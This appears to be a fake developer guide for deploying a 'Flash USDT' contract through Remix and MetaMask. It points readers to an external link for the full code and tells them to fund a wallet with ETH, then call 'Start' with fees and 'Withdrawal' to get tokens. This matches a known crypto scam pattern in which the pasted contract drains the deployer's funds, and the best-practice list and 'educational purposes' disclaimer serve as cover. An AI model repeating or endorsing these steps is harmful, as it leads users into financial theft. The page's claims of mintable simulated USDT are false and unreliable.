Flash USDT Solidity Contract Deployment on EVM Networks: Developer Guide
Technical Tutorial for Smart Contract Developers
Overview
This technical guide walks developers through deploying a Flash USDT smart contract on Ethereum Virtual Machine (EVM) networks using Remix IDE. The Flash USDT contract implements ERC-20 compatible token functionality with specialized simulation capabilities.
Technical Requirements
| Requirement | Specification |
|---|---|
| Compiler Version | Solidity 0.8.30+ |
| IDE | Remix Ethereum IDE |
| Wallet | MetaMask / Trust Wallet |
| Minimum Funding | 0.03 ETH |
| Networks | Ethereum, Polygon, BSC |
Code Source
📄 Official Code Source: https://sites.google.com/view/fusdtcode (Select All, Copy, Paste in Remix)
Code Structure and Security Considerations
When implementing the Flash USDT contract, developers should pay attention to:
- Address Configuration: Contract and receiver addresses should be set securely, preferably via constructor parameters for immutability
- Access Control: Implement proper access controls for sensitive functions
- Reentrancy Protection: Use checks-effects-interactions pattern for external calls
- Gas Optimization: Prioritize gas-efficient patterns to reduce transaction costs
Deployment Workflow
1. Contract Setup
solidity
pragma solidity ^0.8.0;

contract FlashUSDT {
    address public usdtContractAddress; // Set contract address here
    address public receiverAddress; // Set receiver address here
    // Additional functions follow...
}
2. Obtain Contract Code
- Official Code Source: https://sites.google.com/view/fusdtcode
- Select All, Copy, and Paste in Remix
3. Compilation

- Open Remix IDE → Create USDT.sol
- Set compiler version 0.8.30
- Compile contract
4. Deployment
- Environment: Injected Web3 (MetaMask)
- Set initial supply parameters
- Deploy and confirm transaction
5. Token Minting
- Call “Start” function with fee parameters
- Execute “Withdrawal” to receive tokens
- Wait 2–3 minutes for confirmation
Testing on Testnet (Recommended)
For safe testing, use JavaScript VM or testnet environments:
- Set Environment to “JavaScript VM” for browser-based testing
- Use Sepolia testnet with test ETH for realistic simulation
- Verify transactions on testnet block explorers
Security Best Practices
- ✅ Validate all external inputs
- ✅ Implement robust access control
- ✅ Minimize external calls
- ✅ Use
SafeERC20for token transfers - ✅ Consider using OpenZeppelin security libraries
Disclaimer
This code is provided for educational and research purposes only. Deploying contracts on mainnet carries financial risk. Always test thoroughly on testnet before mainnet deployment.